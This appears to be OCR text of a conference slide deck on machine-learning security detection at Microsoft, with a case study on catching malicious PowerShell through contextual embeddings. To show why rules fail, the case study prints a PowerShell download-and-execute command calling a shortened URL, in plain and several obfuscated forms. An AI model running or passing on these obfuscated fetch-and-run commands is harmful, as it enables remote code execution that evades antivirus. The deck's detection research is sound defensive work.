
5 billion

monthly threats thwarted by Windows Defender AV

More than 200


Cloud services in Microsoft

Mindshift 1: Focus on Successful Detection




Successful detections incorporate domain knowledge through disparate datasets and rules

Mindshift 2: Labels beyond feedback




Mindshift 3: Learning to defend the Cloud

On-premise




Cloud



Switching to cloud defender's mindset

On-premises		On cloud
Server	→	Services
Domain	→	Subscriptions
Domain Admin	→	Subscription Admin
Pass the Hash	→	Credential Pivot
Private IPs	→	Public IPs
ACLs	→	NSGs
RDP/SSH	→	Management APIs

Mindshift 4: Solving for classes of tasks



Source: Pan, Sinno Jialin, and Qiang Yang. "A survey on transfer learning." *IEEE Transactions on knowledge and data engineering*

Mindshift 5: Embrace Empathy

Protecting assets in and using the cloud

Host

Identity

Service


Cloud-based monitoring, storage and ML

CASE STUDY 1


Detecting Malicious PowerShell commands

Malicious usage of PowerShell


2016, Symantec



2017, FireEye



CVE-2017-10271



2018, IBM

PowerShell obfuscation

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
```

```
Invoke-Expression (New-Object Net.WebClient).
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
. ((${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d").
"`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
```

Decoding PowerShell command lines

Rules don’t work well, because too many regexes needs to be written

Command line: before obfuscation

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/
L3g1t')
```

Classical machine learning doesn’t work well, because every command line is unique

No discernable pattern

Command line: after obfuscation

```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-
O"+ "BJ"+"Ect") ('Net' +'.We'+'bClient' ) ).(
'dOWnlO' +'aDS'+'TrinG').Invoke(
('http://bi'+'t.ly/'+'L3' +'g1t' ))
```

Source: Bohannon, Daniel. “Invoke Obfuscation”, BlueHat 2016.

Overview

Previous approach

Classification using n-grams and BagOfWords

Results:

True positive rate = 67%

False positive rate = 0.1%

Hypothesis

Deep learning methods are capable of efficient and precise detection of malicious PowerShell commands

Solution


Capture semantic relationship in command lines using contextual embedding

Use the learned embeddings to classify observed command lines

Contextual Embedding


Overview

- Popular in Deep Learning for NLP
- Convert “words” to **dense** vectors
- Much better for a machine to process (comparing to “one-hot”)



- Captures semantic relationships between “words”

queen – woman + man ≈ king



Male-Female

Verb tense

Contextual Embedding

Learned examples

Distinguish what doesn't match

`$i`	`$j`	`$k`	$\boxed{\texttt{\$true}}$	`$x`
$\boxed{\texttt{bypass}}$	`normal`	`minimized`	`maximized`	`hidden`

Linear relationships

```
DownloadFile - $destfile + $str ≈ DownloadString
```

```
’Export-CSV’- $csv + $html ≈ ’ConvertTo-html’
```

Dataset

PowerShell Gallery

GitHub

…

